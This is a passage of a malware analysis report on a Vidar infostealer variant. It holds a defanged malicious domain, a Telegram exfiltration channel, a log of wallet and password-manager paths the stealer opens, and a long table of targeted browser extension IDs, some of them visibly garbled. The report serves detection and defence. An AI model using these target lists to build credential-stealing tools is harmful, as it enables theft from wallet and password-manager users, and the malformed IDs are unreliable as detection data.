


Fig.26 A Telegram-hosted page was found linking to a malicious domain (pre[.]sequareeus[.]online)

We identified communication with **telegram[.]me/nwwfh8**, indicating potential abuse of Telegram infrastructure as a covert data exfiltration channel. The use of a trusted messaging platform may help attackers conceal malicious traffic and avoid reliance on traditional command-and-control infrastructure.

Vidar Stealer Capabilities

11:06:53.1704267	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Bitcoin\wallets\
11:06:53.1709708	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Bitcoin
11:06:53.1714972	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Dogecoin
11:06:53.1720187	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Raven
11:06:53.1721241	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Daedalus Mainnet\wallets\
11:06:53.1721862	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Blockstream\Green\wallets\
11:06:53.1722530	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\WalletWasabi\Client\Wallets\
11:06:53.1723580	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Ethereum
11:06:53.1724160	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Electrum\wallets\
11:06:53.1724705	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Electrum-LTC\wallets\
11:06:53.1734637	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Exodus\exodus.wallet
11:06:53.1735961	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Exodus\exodus.wallet
11:06:53.1736799	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Exodus\exodus.wallet
11:06:53.1738876	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Exodus\backups
11:06:53.1739497	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\ElectronCash\wallets\
11:06:53.1740546	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\MultiDoge
11:06:53.1741193	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\atomic\Local Storage\leveldb\
11:06:53.1742216	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Binance
11:06:53.1743261	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Binance
11:06:53.1744303	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Binance
11:06:53.1744929	RegAsm.exe	12056	CreateFile	C:\Users\admin\Coinomi\Coinomi\wallets\
11:06:53.1745475	RegAsm.exe	12056	CreateFile	C:\Users\admin\Coinomi\Coinomi\wallets\
11:06:53.1746061	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Ledger Live\Local Storage\leveldb\
11:06:53.1746588	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Ledger Live\Session Storage\
11:06:53.1747629	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Ledger Live
11:06:53.1748270	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\chia\mainnet\config\
11:06:53.1748838	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\chia\mainnet\run\
11:06:53.1749399	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\chia\mainnet\wallet\
11:06:53.1749931	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\atomic_qt\config\
11:06:53.1750451	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\atomic_qt\exports\
11:06:53.1751038	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Guarda\IndexedDB\https_guarda.co_0.indexeddb.leveldb\
11:06:53.1751608	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Guarda\Local Storage\leveldb\
11:06:53.1752278	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\keepkey-desktop\Local Storage\leveldb\
11:06:53.1752821	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\keepkey-desktop\Session Storage\
11:06:53.1753871	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\keepkey-desktop
11:06:53.1754995	RegAsm.exe	12056	CreateFile	C:\Users\admin\Documents\Monero
11:06:53.1756084	RegAsm.exe	12056	CreateFile	C:\Users\admin\Documents\Monero
11:06:53.1757144	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Monero
11:06:53.1758192	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\MyMonero
11:06:53.1759250	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\1Password
11:06:53.1759835	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\RoboForm\Profiles\
11:06:53.1760879	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\Bitwarden
11:06:53.1761454	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Local\@tonkeeper\desktop\
11:06:53.1762070	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\@trezor\suite-desktop\IndexedDB\file_0.indexeddb.leveldb
11:06:53.1762595	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\@trezor\suite-desktop\
11:06:53.1763104	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\@trezor\suite-desktop\
11:06:53.1763610	RegAsm.exe	12056	CreateFile	C:\Users\admin\AppData\Roaming\@trezor\suite-desktop\

Fig.27 Collecting crypto wallet data

Targeted Browser Extension IDs Identified in This Vidar Variant (Chrome and Edge)

Below is a list of browser extension IDs specifically targeted by this Vidar variant for credential theft, session hijacking and extraction of wallet or identity-related data from Google Chrome and Microsoft Edge browsers.

Browser Extension ID	Browser Extension Name	Browser Extension ID	Browser Extension Name
nkbihfbeogaeaoehlfknodbefgpgknn	MetaMask	gfenajajnjmmdojhdjmnngomkhlnfjl	Enkrypt crypto wallet
djclckkgglechoobngghdinmeemkbgci	MetaMask	dfeccadliipndjjohbjdblepjmjeahimm	Math Wallet
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask	hkkpjehhcnhgefbdcgfkkegglpjchdc	Braavos Smart Wallet

ibnejdfjmmkpcnlpebklnkoeiohofec	TronLink	lfochlioelphaglamdcakfjemolpichk	Keeper Password Manager & Digital Vault
fhbohimaelfbohpbblcdcngcnapndodjp	Binance Wallet	jbkfoedolllekghcbcoahefnbanhhlh	Bitwarden Passwordmanager
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi Wallet	lcccdlklhahfmobgpnilndimkankpnkg	Norton Password Manager
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	dppgmdbiimibapkepcbdbmkaabgiofem	1Password – Password Manager
kncchdigobghenbbaddojinnaogfppfj	iWallet	emgfgdclgfeldebanedpihppahngnle	Avira Password Manager
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet	keokhigifjincljedmendkbikiakicj	ESET Password Manager
cphhlmgameodnhkjdmkpanlelnlohao	NeoLine Wallet	ljpdiapgijlgaiilgojopoonfnnpfgj	F-Secure Password Manager
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet	bbcinlkgjjkejfdpemiealijmmoekmp	LastPass: Free Password Manager
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet	gehmmocbbkpblljhkekmfhjpfbkclbph	Dashlane Password Manager
aiifbnfbobpmeekipheeijmdpnlpgrp	Station Wallet	niihfokdlimbddhfmngnplgfcgplido	Glow Solana Wallet
dmkamcknogkgcdfhbbdcghachkejeap	Keplr Wallet	jnmbobjmhlngoefaiiojfljckilhlhcj	OneKey: Secure Crypto Wallet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet	abkahkcbhngaebpcgfmhkoioedceoigp	Casper Wallet
jojhfeodkpkglbimdfabpdfjaoolaf	Polymesh Wallet	admmjipmmciaobhojoghlmleefbicajg	Norton Password Manager
flpiciilemghbmfalicaajoolhkkenfel	ICONex cryptocurrency wallet	cjookpbkjpnmknedggeecikaponcalb	XTON wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc	MathWallet
cgeeodpfagjceefieflmdfphplkenlfk	EVER Wallet	bopcbmipnjdcdfllfgjdgdjeimgpoaab	BlockWallet
pdadjkfkgaafgbeimcpbkalfnfnepbnk	KardiaChain Wallet	canipghmckojpianfgiklhbpgpmhjkjg	Crossmark Wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet	cpmkedoipcpimgecpmgpldfpohjplkpp	Gate Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet	ablbagjepecncofimgjmdpnhnfnjiecfn	Blocknative Gas Fee Estimator
fhilaheimglignddkjgofkcbgekhenbh	Oxygen cryptocurrency wallet	aebldkhhhdcdjpfihhbdiojplfncoa	1Password – Password Manager

mgffkfbidihjpoaomajlbgchddlicgpn	Pali Wallet	agoakfejjabomempkjlepdlaleeobhb	Core Wallet – Crypto Made Easy.
lpfcbjknijpeeillfnkikgncikgfhdo	Nami Wallet	ajkifnllfhikkjbjopkhmjoieieihjb	Moso: Shop and Earn Crypto
Bhhhlbepdkbapadjdnnojkbgioidbic	Solflare Wallet	AjkigpnleboodhdIminnlmldegieilfc	Kalp Wallet
Dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet	amkmjmmfddogmhpjloimipbofnfjh	Wombat – Gaming Wallet
hcflpincpppdclinealmandijcmnkbgn	MetaMask	andhndehpcjpmneneealacgnmealilal	HaHa Wallet
mnfifefkajgofkckjemidiaecocnkjeh	TezBox	apnehcjmnengpnmccpaibjmhhoadaco	CardWallet
jnkelfanjkheadonecabehalmbgpfodjm	Goby	bcopgchhojmggmffilplmbdicgaihlkp	Hycon Lite Client
kjmoohlgokccodicjfebfomlbgfhk	Ronin Wallet	bedogdpdgnifilpgeianmmdabklhfkc	VESPR Wallet
ppbibelpcmhbdihakflkdcoccbgbkpo	UniSat Wallet	bfogiafebfohielmehodmfbbbbbpei	Keeper Password Manager
bhghoamapcdpbohphigoooaddinpkbai	Authenticator extension	bifidjkcdpgfnlbcjpdkdcbiooooblg	Fuelet Wallet
ilgcnhelpchnceeiipijaljkblbcobl	GAuth Authenticator	bkgplkpdgidlgmnlhdfakhcjfpfgjjkb	Ancient8 Wallet
pnndplcbkakcplkjnlgbkdgjikjednm	Tronium	bkklifkecemccedpkhcebagjpehhabfb	Meta Wallet
egjidjbpglichdcondcbdnbeppgdph	Trust Wallet	blgcbajigpdfohpgcmbbfnphecgifjopc	ExpressVPN Keys
aholpfdialjgfhomihkjbmgiidlcno	Exodus Web3 Wallet	bmhejbnmpamgfnomlahkonpanlkcfabg	Dropbox Passwords
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos: Bitcoin & Starknet Wallet	bmikpgodpkclnkgmnppehdgcimmided	MYKI Password Manager & Authenticator
kkpllkodjeloidieedojogacfhpaihoh	Enkrypt	bnfdmghkeppfadphbnkjcejefepnbfe	Sticky Password
mcohilncbfahbmgdjkbpemcciolgcge	OKX Wallet	bnfooenhhgcnhdkdjelgmmkpaemlnoek	Auto 2FA
epapihdplajcdnnkdeiahlgigofloibg	Sender Wallet	bocpokimicclpaiekenaeelehjlllofo	XDCPay
gjagmgiddbbciopjhllkdnddhcglnemk	HashPack	bofddndhbegljegmpmnlbhcejofmjgbn	eckoWALLET
bgpipimicheadkjlklgciifhnalhdjhe	GeroWallet	caljgklbbfbcjjanaijlacgncafepegll	Avira Password Manager
phkbamefinggmakgklplkjmgibohnba	Pontem Crypto Wallet	cgddkajmbckbjbnondgfcbojjjdnmji	Mavryk Wallet
cjmknjdjhnaagcfbpiemnkdpomccnjbImj	Finnie Wallet	chgfefjpcobfbnpmiokfjjaglahmnded	CommonKey
aijcbedoijmgnlmjeegjaglmepbmpkpi	Leap Terra Wallet	cihmoadaighcejopammfbmddcmdekcie	Atomic Crypto Wallet
fiedbfgcledlbcmgdigjgdfcgjcion	Microsoft Autofill	cmndjbecilbocjfkibfbifhngkdmjgog	swash

nngceckbapebfimnlniiiahkandclblb	Bitwarden Password Manager	cnlhokffphohmfcdndnibpohmkdfafldi	MultiPassword — Password manager
fmhmiaejopepamlcjknpcgpdjichnecm	KeePass Tusk	dakjaeligofcdjlcoifkiappabgladep	JumpCloud Password Manager
oboona kemofpalcgghocfoadofidjkkk	KeePassXC	dbfoemgnkgieejfkaddieamagdfepnff	2FAS Auth – Two Factor Authentication
hbbgbepghojikajhfbomhlmmollphcad	Rise Wallet	dbgibbbbeebmbmmhmebogidfbfehejgfo	Naoris Protocol Wallet
opfgelmcmbiajamepnmloijbpoleiama	Rainbow Ethereum Wallet	dbgnhckhnppddckangcjbkjnlddbjkna	Fin Wallet for Sei
fiikommdbeccaioicoejoniammnalkfa	Nightly Wallet	didegimhafipceonhjepacocaffmoppf	Passbolt – Open source password manager
bgjogpoidejdemgoochpnkmdjpocgkha	Ecto Wallet	dlcobpiigipikoobohmabehhmhfoodbb	Ready Wallet
jgaaimajipbdogpdglhaphldakikgef	Google Chrome browser	dldjpboieedgcmpkchcjbijingjcgok	Fuel Wallet
fcfcflfndlomdhbehjjcoimbgofdncg	Leap Wallet	dmjmlblpcbmniokccdoaiahcdajdjof	Pockie Wallet
dngmlblcodfobpdpecaadgfbcggfjnm	MultiversX Wallet	eajafomhmkipbjmfmhebemolkcicgfm	Taho Web3 wallet
kppfdiipphfccemcignhifpkapfbihd	Frontier Wallet	ebfidpplhabeedpnhjnobghokpiioolj	Fewcha Move Wallet
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet	efbglgofoippbgcjepnhiblaibcncglk	Martian Aptos & Sui Wallet
onhogfjeacnfoofkfgppdlbmlmnpigbn	SubWallet – Polkadot Wallet	eiaeblijfjekdanodkjadfinkhbfgcd	NordPass Password Manager & Digital Vault
mmmjbcfofconkannjonfmjjajpllddbg	Fluvi Wallet	einphiffjfgogeofkpclobkcgennocm	UMI Wallet
loinekcabhlmhjjbocijdoimmejangoa	Glass Wallet Sui Wallet	einnioafmpimabjcdiinlhmijaionap	Wander
heefohaffomkkkphnlpohglnmbcclhi	Google TeX	ejbidfepgijlcgahbmbckmnlajagjoll	Salmon Wallet
idnnbdplmphpfllnkomgpfbpcgelopg	Xverse Wallet	ejjladinnckdgjemekebdpeokbikhfci	Petra Aptos Wallet
anokgmphncpekkhclmingpimjmcooifb	Compass Wallet for Sei	eljmjmgjkbmpmfllmklcfineebidmlo	Psono- Free Password Manager
cnncmdhjapckmjmka fchppbnphndmon	HAVA Wallet	ellkdbaphhldpeajbepobaecooaoafpg	ASI Alliance Wallet

ocjdpmoallmgmjbbogfiiaofphbjgchh	Elli Sui Wallet	eokbbaidfgdndnljmffldfgjklpkdoi	Fluent Crypto Wallet
ojggmchlgjnlapmfbnjholfjkiidbch	Venom wallets	fcckkdbjnoikooededlapcalpionmalo	Mobox wallet
ciojocpkclfflombbcfigcijjcbkmhaf	Magic Eden Wallet	fdchdcpieegfofnofhgdombfckhbcokj	Puzzle Wallet
mkpegjkbllkefacfnmkajcmabijhclg	Magic Eden Wallet	fdfemjpbhpcjeadhbblfifldedefnhe	Password Boss password manager
afklmfhebedbjioipglgcbcmnbpgliof	Backpack	fdcnegogpncmfefjlnffnofpngdiejii	Razor Wallet
omaabbefbmijjedngplfjmnooppbclkk	Tonkeeper	fdjamakpfbbddfjaoaikfcpapjohcfmg	Dashlane — Password Manager
penjlddjkgpnkllboccdgccekpkcbin	OpenMask TON Wallet	fdofgffiecmmpcjnahfgiignlnehap	Bitlight Wallet
apenkfbbpmbhihehmihndmmcdanacolnh	SafePal Wallet	fooolghllnmhmmndgjiamiodkpenpbb	NordPass Password Manager
jiidiaalihmmhddjgbnbgdfflelocpak	Bitget Wallet	fopmedgnkfpebgllppeddmmochcookhc	Suku Wallet
nphplpgoakhjhjchkkhmiggakijnkhfnd	TON Wallet	fpkhgmpbidmiogeglnfdbkegfdlnajnf	Cosmostation Wallet
fldfpgipfncgndfolcbkdeeknbbsnhcc	MyTonWallet	gafhhkgghbfjjkeiendhlofajokpaflmk	Lace
nnpmfplkfogfpmcngplhnbndnnilmcdcg	Uniswap	gcmahhkjkpigcpfmdjnbiakmbdegfeh	Bitdefender SecurePass
gdokollfhmnbfckbobkdbakhilldkhcj	Alephium Wallet	gejiddohjgogedgjnnonbofjigllpkmbf	1Password Nightly
fijngjgcjhjmmpcmkeiomlgpeijikld	Talisman Wallet	ghlmndacnhlaekppcllcpjjjomjkjpg	Wizz Wallet
cgadeiniijaimpdmhfkclphfnglpkml	XTON Wallet	ghmbeldphafepmbegfdlkpapadhbakde	Proton Pass:Free Password Manager
pbpjkcljdjffchgbndmhojiacbgflha	OKX Wallet	gjkdbeariifkpoencioahhclildpjghh	Parti Wallet
aheklkkgnmiknpgogcnhkhbenflfcfjb	TronLink	gjlmehlldlphhljhpnlddaodbjccchai	Nautilus Wallet
ajcicjlkibolbeaaagejfhnofogocgcj	Argent X Starknet Wallet	gjncgkfgmgmibbkoficdidcljeaaaheg	UniSat Wallet
gkeelndblnomfmjnopbhfhcjbcmemka	Bitverse Wallet	gmohoglkppnemohbcgjakmgengkeaphi	2FA Authenticator
gpnihlnnodeiiaakbikldcihojploeca	NuFi Wallet	hcjhpkgbmechpabifbggldplacolbkoh	StarKey Wallet
hdokiejnpimakedhajhdlcegeplioahd	LastPass: Free Password Manager	heamnjbnflcikcggoiplibfommfbkjpj	Zeal Wallet

hfajfpbjlmembfdlhakjmefnbhjddofb	ION Wallet	hfdkpbblioghdghhkdppipefbchgphn	ManageEngine Password Manager Pro
hgbeiipamcgbdjhfllfkgehomnmglgk	Harbor - Crypto Wallet	hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com Onchain
hmeobnfnfcmddkdcmlblgagmfpfboieaf	XDEFI Wallet	hldllnfgjbablcfcdcjldbbfopmohnda	pCloud Pass – Password manager
hnebcbhjpeeijclgbohcijlcnjdofek	Namada Keychain	hpcbfphmanablmeomioemmedffmpd	Growing3
hpclekefagolihohboafpheddmmdgdfjm	Flow Wallet	ibpjepoimpcdofeoalokgpjafnjonkpc	TOTP Authenticator
ieldiilncjhfkalnemgjbffmpomcaigi	Portal DEX browser	ifclboecfhkjbpmhgehodcjpclihhmif	Klever Wallet
ifckdpamphokdglkkdomedpdegchjdp	ONTO Wallet	ilhaljfiglknnggoegeknjghdgampffk	Beam Web Wallet
igkpcodhieompeloncfnbekccinhapdb	Zoho Vault – Password Manager	imlcamfeniaidioeflifonfjeppblda	NC Wallet
inlkhilmjmmomfcpdifpfgllhlhpnbej	Unielon (DogeUni) wallet	jfdlamikmbghhapbgfoogdfldioobgl	Hana Wallet
jhjfclepacoldmjmkmldlmganfaalklb	Splikity password manager	jhgnbkkipaallpehbohjmkbjofjdmeid	Steem Keychain
jiepnaheligkibgcjgjejpfpbgbcghmp	Doge Labs Wallet	jiiigigdinhhgjflhjdkcelcjfmplnd	Mango Wallet
kamfleanhcmjelnhaeljonilnmjpkcjc	Inspect – Crypto NFTs DeFi Web3	kfdniefadaanbjodldohaedphafoffoh	Typhon Wallet
kfmlopbeahlcjbkfnklglgibbopkbbk	C2 Password	kglcipoddbmbniebnibikghfijekllbl	Kerberos Sentinel3
khhapgacijodhjokkcjmleaempmchlem	ESET Password Manager browser	khpkpbbcccdmmclmpigdgddabeilkdpd	SuietSui
klghhnkeecalcohjjanjjdaeeggmfmpl	Zerion Wallet	klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay Wallet
kmcfomidfpdkfieipokbalgedidffkal	Enpass Password Manager	kmhcihpebfmpgmihbkipmjlmioameka	Eternl Wallet
lccbohghgfdikahanoclbmaolidjdf	Wigwam — Web3 Wallet	kmphdnilpmdejikjdnlbcnmnabepfgkh	OsmWallet – Your XRP wallet
ldinpeekobnhjjdofggfgjlcehhmanlj	Leather Bitcoin Wallet	lfmmjklflhmfmkcobchabopkcefjkoip	LootRush Wallet

lgbjhdkjmgpgjgcbcdlhkokckcpjmedgc	DualSafe Password Manager & Digital Vault	lgdfffagihonfnkcffpikpifhegcdnkge	AGNT Connect
lkpmkhpnhknhmibgnmmhdhgdilepfghe	Prax wallet	lmkncnlpeipongihbffpljgehamdebgi	DPal:Wallet for DogeCoin
lpilbniiabackdjcionkobglmddfbcjo	Keeper Wallet	mfhbebgoclkghbebfddlpobeajmbecfk	Starcoin
mfgccjchihfkkindfppnaooecgfniii	TokenPocket Web3 & Crypto Wallet	mjgkpalnahacmhkikiommmfiomhjipgjn	Reef Chain Wallet
mlhdnjepakdfdaabohjgegnomlgeejep	IT Glue browser	mmhlniccooihdimnnjhamobppdhaolme	Kee – Password Manager
mpeengabcnhhjjgleiodimegnkpcenbk	HOT Wallet	naepdomgkenhinolocfifgehiddafch	Browserpass
nebnhfamliijlghikdgcigoebonmoibm	Leo Wallet	nhccebmfcbbghphpcldcfkkekeheegop	Pelagus Wallet
nhhldecdfagpbfggphklkaeiocfnaafm	SAASPASS	nhihjlnjgibefgjhbhcphmnckooodea	Waves Enterprise Wallet
njimencmbpfibibelblbbabiffimoajp	Total Password	nlgbhdfgdhgbiamfdmbikcdghidoadd	Byone wallet
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet	nopnfnlbinpfoihclomelncojjiioain	Viction Wallet
ojbcfhjmpigfobfclfflafhblgemeidi	Glow – Solana Wallet BETA	ookjlbkiiinhpmnjffcofjonbfbgaoc	Temple Wallet
opcgpfmipidbgpenhmajoajpbobppdil	Slush wallet	opnmgopaggjpapnoknbphfpjfadbbdc	QSafe Wallet
papngmkmknmfmhabbckobgfpihpdgplk	BearBy cryptocurrency wallet	pcndjhkinnkaothfealmhmaepkpmgkb	Meteor Wallet
pdgbckgdncnhihllonhnjbdoighgpimk	Wallet Guard	pdliaogehgdbhbnmkkieghmmjkipgpa	Bybit Wallet
pmbjpcmaaladnfpacpmhmnfmplkgbdjb	OP_WALLET	pocmplpaccanhmnlbbkpgfliimjijgo	Phantom crypto wallet
pnbabldpneocemigmicebglmmfcjccm	2FA browser extensions	ppdadbejkmjnefldpcdjhnkpjbkikoip	ROSE Wallet
oeljdldpnmdbchonieliidgobddffflal	EOS Authenticator	pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager

Detection and Mitigation

[UltraAV](#), powered by Point Wild, helps defend against such threats by focusing on initial-stage files received from various sources, including abused GitHub Pages, compromised websites, ClickFix pages and package files installed by users.




Fig.28 Threat detection with UltraAV

Conclusion

The analysis of this Vidar variant highlights a key reality of the 2026 threat landscape: information stealers have evolved into stealthy, multi-stage frameworks built for scale and efficiency. While much focus is placed on initial access, the real impact lies in post-exploitation, where data theft and exfiltration are carried out with precision.



Fig.29 Malware trend of 2026 Top Infostealer (via yazoul.net)

Overall malware trends indicate that Vidar has seen a significant rise among leading infostealer threats. At Point Wild we remain focused on researching these evolving threats and are committed to detecting them at the earliest possible stage.

